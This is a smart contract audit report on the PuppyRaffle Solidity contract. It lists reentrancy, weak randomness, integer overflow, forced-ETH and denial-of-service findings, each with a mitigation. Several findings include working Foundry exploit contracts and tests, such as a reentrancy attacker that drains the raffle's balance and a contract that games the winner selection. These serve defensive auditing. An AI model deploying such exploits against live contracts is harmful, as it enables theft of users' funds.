

PuppyRaffle Protocol Audit Report

Version 1.0

github.com/lucasfhope

September 22, 2025

PuppyRaffle Protocol Audit Report

Lucas Hope

September 22, 2025

Prepared by: Lucas Hope

Table of Contents

Protocol Summary

The protocol intends to be a raffle where players can enter, without duplicates, with a defined entrance fee. Once a set duration has passed and 4 players have entered, a random winner can be selected, and they will receive 80% of the amount collected from the raffle and a Puppy NFT of a random rarity. Fees can be sent to a an address set by the owner of the contract.

Disclaimer

Lucas Hope makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

The findings described in this report corresponds to the following commit hash:

```
3ff0f0bfddf25fd0c160fe57388fa6ff2e0f0960
```

Scope

```
./src/
--- PuppyRaffle.sol
```

Roles

- Owner: The user who can set and update the `feeAddress`, where the fees can be withdrawn to.
- Outsiders: Users that can enter the raffle.

Executive Summary

The audit found multiple design flaws of the protocol that must be addressed. Handling of players in the raffle and handling of the contract balance is flawed and must be addressed to ensure the validity of the raffle and security of the contract's balance.

Issues found

Severity	Number of issues found
High	5
Medium	2
Low	1
Info	9
Gas	2
Total	**19**

Findings

High

[H-1] External call before internal state change creates an opportunity for a reetrancy attack where all the money in the contract can be drained.

Description: The `PuppyRaffle::refund` function sends ETH to the refund address before removing the address from the `PuppyRaffle::players` array (by setting the address at the corresponding index to 0x00). This allows a malicious user to continuously call the function in a `fallback` or `receive` function after receiving the ETH but before the `PuppyRaffle::players` array was updated, allowing the same address to receive multiple refunds. This continues until all ETH in the contract is gone.

```
1    function refund(uint256 playerIndex) public {
2        address playerAddress = players[playerIndex];
3        require(playerAddress == msg.sender, "PuppyRaffle: Only the
             player can  refund");
4        require(playerAddress != address(0), "PuppyRaffle: Player already
              refunded, or is not active");
5
6  ->    payable(msg.sender).sendValue(entranceFee);
7  ->    players[playerIndex] = address(0);
8
9        emit RaffleRefunded(playerAddress);
10   }
```

Impact: An attacker could steal all of the ETH in the contract.

Proof of Concept:

1. Users enter the raffle.
2. An attacker sets up a contract with a `fallback` function that calls `PuppyRaffle::refund`.
3. The attacker enters the raffle through the attack contract.
4. The attacker calls `PuppyRaffle::refund` from their attack contract, draining the contract balance.

Proof of Code

To simulate the attack, add a reentrancy attacker contract in `PuppyRaffleTest.t.sol`.

```
1  contract ReentrancyAttacker {
2      PuppyRaffle puppyRaffle;
3      uint256 entranceFee = 1e18;
4
```

```
5       constructor(address _puppyRaffle) {
6           puppyRaffle = PuppyRaffle(_puppyRaffle);
7       }
8
9       function attack() public payable {
10          address[] memory players = new address[](1);
11          players[0] = address(this);
12          puppyRaffle.enterRaffle{value: entranceFee}(players);
13          uint256 indexOfPlayer = puppyRaffle.getActivePlayerIndex(
                address(this));
14          puppyRaffle.refund(indexOfPlayer);
15      }
16
17      receive() external payable {
18          if (address(puppyRaffle).balance >= entranceFee) {
19              uint256 indexOfPlayer = puppyRaffle.getActivePlayerIndex(
                    address(this));
20              puppyRaffle.refund(indexOfPlayer);
21          }
22      }
23  }
```

Then add this test case which uses the attacker to steal the contract's balance.

```
1   function testReentrancyInRefund() public playersEntered {
2       ReentrancyAttacker attacker = new ReentrancyAttacker(address(
            puppyRaffle));
3       vm.deal(address(attacker), entranceFee);
4
5       uint256 startingBalance = address(puppyRaffle).balance;
6       console.log("Balance of PuppyRaffle before reentrancy: ",
            startingBalance);
7
8       attacker.attack();
9
10      uint256 endingBalance = address(puppyRaffle).balance;
11      console.log("Balance of PuppyRaffle after reentrancy: ",
            endingBalance);
12
13      uint256 attackerBalance = address(attacker).balance;
14      console.log("Balance of attacker after reentrancy (including
            initial entry fee): ", attackerBalance);
15
16      assertEq(endingBalance, 0);
17      assertEq(attackerBalance, entranceFee + startingBalance);
18  }
```

When running the test (with -vvv), you will see that the attacker receives the balance that was deposited by the other players.

Recommended Mitigation: You should update internal state before any external calls. In this sit-

uation, you should update the `PuppyRaffle::players` array in the `PuppyRaffle::refund` function before sending ETH to the address. Additionally, you should move the event emit above the external call as well.

```
function refund(uint256 playerIndex) public {
    address playerAddress = players[playerIndex];
    require(playerAddress == msg.sender, "PuppyRaffle: Only the player
        can refund");
    require(playerAddress != address(0), "PuppyRaffle: Player already
        refunded, or is not active");

+   players[playerIndex] = address(0);
+   emit RaffleRefunded(playerAddress);

    payable(msg.sender).sendValue(entranceFee);

-   players[playerIndex] = address(0);
-   emit RaffleRefunded(playerAddress);
}
```

[H-2] Weak randomness in `PuppyRaffle:selectWinner` could allow users to influence or predict the winner and influence or predict the rarity of the puppy NFT.

Description: `msg.sender`, `block.timestamp`, and `block.difficulty` are all deterministic and hashing these values creates a predictable winner index. Malicious users can manipulate these valuesior know them ahead of time to choose the winner of the raffle themselves.

Note: This means that users could fornt-run this function and call `refund` if they see they are not the winner.

```
uint256 winnerIndex =
    uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp,
        block.difficulty))) % players.length;
```

Similarly, the rarity of the puppy is chosen in a similar manner.

```
uint256 rarity = uint256(keccak256(abi.encodePacked(msg.sender, block.
    difficulty))) % 100;
```

Impact: The `PuppyRaffle:selectWinner` is not truly random in selecting a winner, which can allow for an unfair raffle. This will make the raffle worthless if it becomes a gas war as to who wins the raffle.

Proof of Concept:

1. Validators can know ahead of time the `block.timestamp` and `block.difficulty` and use that to know when/how to participate
2. Users can mine/manipulate their `msg.sender` value to result in their address being used to generate the winner.
3. Users can revert their `selectWinner` transaction if they don't like the winner or resulting puppy.

Proof of Code

One way to expose this flaw is by only calling the `selectWinner` function if the winning index is what a user wants. To do this, add this contract that can exploit the weak randomness in `PuppyRaffleTest.t.sol`.

```
contract WeakRandomnessAttacker {
    PuppyRaffle puppyRaffle;
    uint256 entranceFee = 1e18;
    uint256 userIndex;
    address attacker;

    constructor(address _puppyRaffle, address _attacker) {
        puppyRaffle = PuppyRaffle(_puppyRaffle);
        attacker = _attacker;
    }

    function enter() public {
        address[] memory players = new address[](1);
        players[0] = attacker;
        puppyRaffle.enterRaffle{value: entranceFee}(players);
        userIndex = puppyRaffle.getActivePlayerIndex(attacker);
    }

    function checkIfWinnerAndCallSelectWinner() public {
        uint256 winnerIndex =
            uint256(keccak256(abi.encodePacked(address(this), block.
                timestamp, block.difficulty))) % getPlayersLength();
        if (winnerIndex == userIndex) {
            puppyRaffle.selectWinner();
            return;
        }
        revert("Not the winner yet");
    }

    function getPlayersLength() internal view returns (uint256 len) {
        for (uint i = 0; ; i++) {
            try puppyRaffle.players(i) returns (address) {
                len++;
            } catch {
                break;
            }
```

```
36          }
37      }
38  }
```

Then you can add the following test to your test suite.

```
1  function testExploitWeakRandomness() public playersEntered {
2      address attackerEOA = makeAddr("attacker");
3
4      WeakRandomnessAttacker attacker = new WeakRandomnessAttacker(
           address(puppyRaffle), attackerEOA);
5      vm.deal(address(attacker), entranceFee);
6      attacker.enter();
7
8      // make sure winner can be selected
9      vm.warp(block.timestamp + duration + 1);
10     vm.roll(block.number + 1);
11
12     uint256 attempts = 0;
13     bool success = false;
14     while (attempts < 5000) {
15         try attacker.checkIfWinnerAndCallSelectWinner() {
16             success = true;
17             break;
18         } catch {
19             // Not the winner yet, continue trying
20             vm.warp(block.timestamp + 1);
21         }
22         attempts++;
23     }
24
25     require(success, "Failed to become the winner within 5000 attempts"
           );
26
27     assertEq(puppyRaffle.previousWinner(), attackerEOA);
28     assertEq(attackerEOA.balance, (entranceFee * 5 * 4 / 5));  // 5
           players including attacker, winner gets 80% of pot
29 }
```

You will see that the attacker will check the winnerIndex until a favorable index is found, and then they will call `PuppyRaffle::selectWinner` to receive the reward. This can also be done by changing the address that is sending the transaction (`msg.sender`), which would be more common in an attack as block.timestamp is only updated after every new block.

Recommended Mitigation: You should instead use a cryptographically proveavke random number generator like Chainlink VRF to get a random number when selecting the winner.

[H-3] Possible integer overflow of `PuppyRaffle::totalFees` and unsafe type casting could result in lost fees.

Description: In solidity versions prior to `0.8.0`, integers wre subject to integer overflow.

```
uint64 var = type(uint64).max
// 18446744073709551615
var - var + 1
// var will overflow to 0
```

Also, type casting the calculated fees to a `uint64` will also cause an overflow during the type casting, which would affect fee calculations.

Impact: In `PuppyRaffle::selectWinner`, `totalFees` are accumulated for the `feeAddress` to collect later in `PuppyRaffle::windrawFees`. If `PuppyRaffle::totalFees` overflows, the value stored in it would start back at `0`. This would make the calculation of the fees incorrect, and would trap ETH in the contract because `PuppyRaffle::withdrawFees` only allows you to withdrawel if the balance in the contract is equal to the value stored in `PuppyRaffle::totalFees`.

Proof of Concept:

1. 93 players enter the raffle at a cost of 1e18 (1 ether) each, with 20% (2e17) going to `totalFees`. `uint64` max is around 18.4e18. 93 * 2e17 is around 18.6e18.
2. Check the value of `totalFees`. It will be less than 2e17, which is the fee of one player. This will be because the type cast of the calculated fees to a `uint64` would perform a modulus calculation on the fee calculated with the max `uint64`.
3. To check that `totalFees` overflowed, you would have to complete multiple raffles without withdrawing the fee that had over 93 combined participants.
4. You will not be able to withdraw the fees if this affects the fee calculation.

Proof of Code

Add this test to your test suite in `PuppyRaffleTest.t.sol`.

```
function testFeeOverflow() public {
    uint256 numPlayers = 93;
    address[] memory players = new address[](numPlayers);
    for(uint256 i = 0; i < numPlayers; i++) {
        players[i] = address(i + 1);
    }

    puppyRaffle.enterRaffle{value: entranceFee * numPlayers}(players);

    // make sure winner can be selected
    vm.warp(block.timestamp + duration + 1);
```

```
12      vm.roll(block.number + 1);
13
14      puppyRaffle.selectWinner();
15
16      uint256 expectedTotalFees = (entranceFee * numPlayers * 20) / 100;
17      console.log("Expected total fees: ", expectedTotalFees);
18      console.log("Actual total fees recorded: ", uint256(puppyRaffle.
            totalFees()));
19
20      assert(puppyRaffle.totalFees() < 2e17);
21  }
```

Recommended Mitigation: You should update `totalFees` to be a `uint256`, which would require over 1e59 ETH to overflow. You should also not type cast the calculated fee in `PuppyRaffle::selectWinner` to a `uint64`.

```
1  -   uint64 public totalFees = 0;
2  +   uint256 public totalFees = 0;
3  ...
4  -   totalFees = totalFees + uint64(fee);
5  +   totalFees = totalFees + fee;
```

Note: If you use a Solidity version greater than `0.8.0`, tranhsactions that cause overflows will revert.

[H-4] Requiring the balance of the contract in `PuppyRaffle::withdrawFees` to equal the `PuppyRaffle::totalFees` could cause funds to be locked in the contract.

Description: In `PuppyRaffle::withdrawFees`, there is a requirement that the contract balance is equal to the the calculated `PuppyRaffle::totalFees`. While your contract will not receieve ETH through a `receive` or `fallback` function, it is still possible to force ETH into your contract if another contract sets you contract as the recipient in a `selfdestruct`. If this happens, your calculated `PuppyRaffle::totalFees` will never be equal to the contract balance.

```
1  require(address(this).balance == uint256(totalFees), "PuppyRaffle:
       There are currently players active!");
```

Impact: You will not be able to withdraw the balance from the contract.

Proof of Concept: Add this contract to `PuppyRaffleTest.t.sol`.

```
1  contract ForceSender {
2      constructor() payable {}
3
4      function destroy(address payable target) external {
5          selfdestruct(target);
```

```
6         }
7     }
```

Then, add this test to your test suite in `PuppyRaffleTest.t.sol`.

```
1   function testMishandlingOfEthBlocksFundsFromBeingWithdrawn() public
        playersEntered {
2       // make sure winner can be selected
3       vm.warp(block.timestamp + duration + 1);
4       vm.roll(block.number + 1);
5       puppyRaffle.selectWinner();
6
7       ForceSender attacker = new ForceSender();
8       vm.deal(address(attacker), 1 ether);
9       attacker.destroy(payable(address(puppyRaffle)));
10      vm.expectRevert("PuppyRaffle: There are currently players active!")
            ;
11      puppyRaffle.withdrawFees();
12  }
```

This will show that evcen after the raffle has ended, you will not be able to windraw the fees because the attacker has forced extra ETH into the contract.

Recommended Mitigation: Don't include the check comparing the balance of the contract to the calculated fees. A lot could go wrong here, and it would even be difficult to withdraw if someone enteres the new raffle immediately after the previous raffle concluded.

```
1   -   require(address(this).balance == uint256(totalFees), "PuppyRaffle:
        There are currently players active!");
```

[H-5] Calculating the balance from the length of the `PuppyRaffle::players` array will calculate the wrong amount collected if `PuppyRaffle::refund` to get their entry fee back and replace their spot in the array with `address(0)`.

Description: `PuppyRaffle::refund` will refund the entree fee to a player and will set the player's index in `PuppyRaffle::players` will be set to `address(0)`. However, `PuppyRaffle::selectWinner` calculates the prize and fees based on the length of `PuppyRaffle::players`. If ant player refunds their entrance into the raffle, the calculation for the prize and fee will be wrong.

Impact: Too much ETH will be sent to the winner of the raffle, and the fee will be calculated as higher than the actual fee that should be collected. This will prevent any fees from being withdrawn from the protocol because the balance in the contract will not be equal to the fees calculated. In other cases, there will not be enough ETH in the contract to send to the winner, so `PuppyRaffle::selectWinner` would revert until more people enter the raffle.

Proof of Concept:

1. 4 players enter into the raffle.
2. 1 player gets a refund.
3. Call `selectWinner`. It will revert because there is not enough balance in the contract to send the winner.
4. More players enter the raffle.
5. Call `selectWinner`. It will succeed now.
6. Try to `withdrawFees`. The fee miscalculation will prevent this transaction from going through.

Proof of Code

Add this test function to your test suite in `PuppyRaffleTest.t.sol`.

```
function testRefundsCauseFeeMiscalculationAndLocksFeesInTheContract()
    public playersEntered {
    uint256 indexOfPlayerOne = puppyRaffle.getActivePlayerIndex(
        playerOne);
    vm.prank(playerOne);
    puppyRaffle.refund(indexOfPlayerOne);

    // make sure winner can be selected
    vm.warp(block.timestamp + duration + 1);
    vm.roll(block.number + 1);
    vm.expectRevert(); // not enough balance in contract to send to the
        winner
    puppyRaffle.selectWinner();

    address[] storage newPlayers;
    for( uint256 i = 10; i <= 20; i++) {
        newPlayers.push(address(i));
    }
    puppyRaffle.enterRaffle{value: entranceFee * newPlayers.length}(
        newPlayers);


    puppyRaffle.selectWinner();
    console.log("Total fees recorded: ", uint256(puppyRaffle.totalFees
        ()));
    console.log("Contract balance: ", address(puppyRaffle).balance);

    vm.expectRevert();
    puppyRaffle.withdrawFees();
}
```

You will be able to see that the initial `selectWinner` call will revert because there is not enough funds. The contract balance will also be less than the fees calculated after the successful

`selectWinner` call.

Recommended Mitigation: There are a few recommendations to mitigate this problem, though most of the solutions will require a rework of the protocol.

1. You could calculate the balance of the contract in `PuppyRaffle::selectWinner`, and send fees to the `feeAddress` immediately before/after sending the prize.
2. You could track the amount of active players in the raffle with a seperate variable, and increment it as players enter and refund. This would be able to calculate the fees based on the balance that has been sent to and refunded from the contract. This could also be done if you decide to use a mapping to track the players rather than an array.

Medium

[M-1] Looping through players array while checking for duplicate addresses in `PuppyRaffle::enterRaffle` is a potential denial of service (DoS) attack, increasing gas costs for every new player to join the raffle.

Description: Tghe `PuppyRaffle::enterRaffle` function loops through the `PuppyRaffle::players` array to check for duplicate addresses. However, the longer the `PuppyRaffle::players` array is, the more checks a new player will have to make. This means the gas costs for players who enter at the start of the raffle will be much lower than those who enter later. Every additional address in the `PuppyRaffle::players` array will create an additional check in the loop.

```
1 for (uint256 i = 0; i < players.length - 1; i++) {
2     for (uint256 j = i + 1; j < players.length; j++) {
3         require(players[i] != players[j], "PuppyRaffle: Duplicate
              player");
4     }
5 }
```

Impact: The gas costs for raffle entrants will increase as more players enter the raffle, which will discourage players from entering. This could cause a rush at the start of a raffle to be one of the first entrants in the queue.

An attacker could make the `PuppyRaffle::players` array so big that no one else will enter, whcih would garuntee their win.

Proof of Concept: If we have 2 sets of 100 players enter, the gas costs will be the following:

- 1st 100 players: ~23990872

- 2nd 100 players: ~88937412

This is almost 4x the cost for the second 100 players.

Proof of Code

You can test this by adding the following test to your test suite in `test/PuppyRaffleTest.t.sol`.

```
function testDenialOfService() public {
    vm.txGasPrice(1);

    // enter 100 players
    uint256 numPlayers = 100;
    address[] memory players = new address[](numPlayers);
    for(uint256 i = 0; i < numPlayers; i++) {
        players[i] = address(i + 1);
    }

    uint256 gasStart = gasleft();
    puppyRaffle.enterRaffle{value: entranceFee * numPlayers}(players);
    uint256 gasEnd = gasleft();
    uint256 gasUsedFirst100 = (gasStart - gasEnd) * tx.gasprice;
    console.log("Gas used to enter first 100 players: ",
       gasUsedFirst100);

    // enter next 100 players
    address[] memory players2 = new address[](numPlayers);
    for(uint256 i = numPlayers; i < numPlayers * 2; i++) {
        players2[i - numPlayers] = address(i + 1);
    }

    uint256 gasStart2 = gasleft();
    puppyRaffle.enterRaffle{value: entranceFee * numPlayers}(players2);
    uint256 gasEnd2 = gasleft();
    uint256 gasUsedSecond100 = (gasStart2 - gasEnd2) * tx.gasprice;
    console.log("Gas used to enter second 100 players: ",
       gasUsedSecond100);

    assert(gasUsedSecond100 > gasUsedFirst100);
}
```

Recommended Mitigation: There are a few recommendations.

1. Consider adding duplicates. Users can make new wallet addresses anyways, so a duplicate check doesnt prevent the same person form entering multiple times.
2. Consider using a mapping to check for duplicates. This would allow for constant time lookup of whether a user has already entered.
3. Alternatively, you could use OpenZeppelin's `EnumerableSet` library.

[M-2] Smart contract wallet raffle winners without a `receive` or a `fallback` function will block the start of a new raffle.

Description: The `PuppyRaffle::selectWinner` function is responsible for resetting the lottery. However, if the winner is a smart contract wallet that rejects payment, `selectWinner` would revert and block the raffle from restarting.

Users could call `selectWinner` again, and non-wallet players could enter, but it could cost a lot due to the duplicate check and a lottery reset could get challenging.

Impact: Teh `PuppyRaffle::selectWinner` function could revert many times, making a lottery reset difficult.

Also, true winners would not get paid out and someone else would have to take their prize money.

Proof of Concept:

1. 10 smart contract wallets enter a lottery without a fallback or receive function.
2. The lottery ends.
3. The `selectWinner` function wouldnt work, even though the lottery is over.

Recommended Mitigation: There are a few options to mitigate this issue.

1. Do not allow smart contract wallets to enter (not recommended).
2. Create a mapping of addresses -> payout, so winners can pull out their funds themselves, putting it on the winner to claim their prize.

Low

[L-1] `PuppyRaffle::getActiveIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think that they have not entered the raffle.

Description: If a player us in the `PuppyRaffle::players` array at index 0, this will return 0, but according to the natspec, it will also return 0 if the player is not in the array.

```
-> /// @return the index of the player in the array, if they are not active, it returns 0
    function getActivePlayerIndex(address player) external view returns (uint256) {
        for (uint256 i = 0; i < players.length; i++) {
            if (players[i] == player) {
                return i;
            }
        }
```

```
8 ->        return 0;
9       }
```

Impact: A player at index 0 may incorrectly think that they have not entered the raffle, and may attempt to enter the raffle again, which will waste gas.

Proof of Concept:

1. A user enters the raffle as the first entrant
2. `PuppyRaffle::getActivePlayerIndex` returns 0.
3. Users thinks they have not successfully entered due to the function documentation.

Recommended Mitigation: The easiest way to fix this is to revert if a player is not in the array instead of returning 0.

You could also return an `int256` where the function returns -1 if the player is not active.

Informational

[I-1]: Should not use an unspecific Solidity Pragma.

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.7.6;`, use `pragma solidity 0.7.6;`.

[I-2]: Using an outdated version of Solidity is not recommended.

`solc` frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks.

Recommendation

Deploy with a recent version of Solidity (at least 0.8.0) with no known severe issues.

[I-3] Missing checks for `address(0)` when assigning `PuppyRaffle::feeAddress`.

Consider introducing checks to prevent setting `PuppyRaffle:feeAddress` to `address(0)` in the constructor or in `PuppyRaffle::changeFeeAddress`.

[I-3] Incorrect variable name in the documentation.

You refer to the `PuppyRaffles::players` array as `participants` in this comment on line 13:

```
///    1. `address[] participants`: A list of addresses that enter. You
       can use this to enter yourself multiple times, or yourself and a
      group of your friends.
```

[I-4] `PuppyRaffle::selectWinner` does not follow CEI.

Its best to keep code clean and follow CEI (Checks, Effects, Interactions).

```
+     _safeMint(winner, tokenId);
      (bool success,) = winner.call{value: prizePool}("");
      require(success, "PuppyRaffle: Failed to send prize pool to winner"
          );
-     _safeMint(winner, tokenId);
```

[I-5] Use of "magic" numbers is discouraged

It can be confusing to see number literals within functions of a codebase, and it is much more readable each each number is given a name.

In `PuppyRaffle::selectWinner`, you have:

```
uint256 prizePool = (totalAmountCollected * 80) / 100;
uint256 fee = (totalAmountCollected * 20) / 100;
```

Instead, you should define these values in constant variables:

```
uint256 public constant PRIZE_PERCENTAGE = 80;
uint256 public constant FEE_PERCENTAGE = 20;
uint256 public constant PRIZE_PRECISION = 100;
```

[I-6] `PuppyRaffle::selectWinner` could be called when there are less than 4 active players.

Description: `PuppyRaffle::refund` will set the refunded player's index in `PuppyRaffle::players` to `address(0)`. This will keep the length of `PuppyRaffle::players` the same. Therefore, if there is a refunded player, `PuppyRaffle::selectWinner` will not revert when it checks the `PuppyRaffle::players` length.

Impact: `PuppyRaffle::selectWinner` will only revert towards the end of the function when it attempts to send the prize to the winner, but there is not enough ETH in the contract compared to the calculated prize, so the function reverts, wasting the callers gas.

Recommended Mitigation: You should keep track of the active players in a seperate variable.

[I-7] `PuppyRaffle::selectWinner` could select `address(0)`, and will only revert after trying to mint the NFT.

Description: `PuppyRaffle::refund` will set the refunded player's index in `PuppyRaffle::players` to `address(0)`. This will keep the length of `PuppyRaffle::players` the same, so when the winning index is chosen in `PuppyRaffle::selectWinner`, it could choose the index of a refunded player.

Impact: `PuppyRaffle::selectWinner` will only revert at the end of the function when attempting to mint the NFT, wasting gas for the caller of the function.

Recommended Mitigation: You should make sure you check that the chosen winner is a valid address before continuing.

```
1       address winner = players[winnerIndex];
2   +   if(winner == address(0)) {
3   +     revert();
4   +   }
```

[I-8] `PuppyRaffle::_isActivePlayer` internal function is never used.

`PuppyRaffle::_isActivePlayer` is never used and should be removed.

[I-9] `PuppyRaffle::previouWinner` is updated in `PuppyRaffle::selectWinner` but is never used for anything.

`PuppyRaffle::previouWinner` has no purpose and should be removed.

Gas

[G-1] Unchnaged state variables should be declared constant or immutable.

Reading from storage is much more expensive than reading from a constant or immutable variable.

Instances:

- `PuppyRaffle::raffleDuration` should be immutable
- `PuppyRaffle::commonImageUri` should be constant
- `PuppyRaffle::rareImageUri` should be constant
- `PuppyRaffle::legendaryImageUri` should be constant

[G-2] Storage variables in a loop should be cached

Everytime you call `players.length` you read from storage, as opposed to reading from memory which is more gas efficient.

```
+    uint256 playersLength = players.length;
+    for (uint256 i = 0; i < players.length - 1; i++) {
-    for (uint256 i = 0; i < players.length - 1; i++) {
+        for (uint256 j = i + 1; j < players.length; j++) {
-        for (uint256 j = i + 1; j < players.length; j++) {
             require(players[i] != players[j], "PuppyRaffle: Duplicate
                player");
         }
     }
```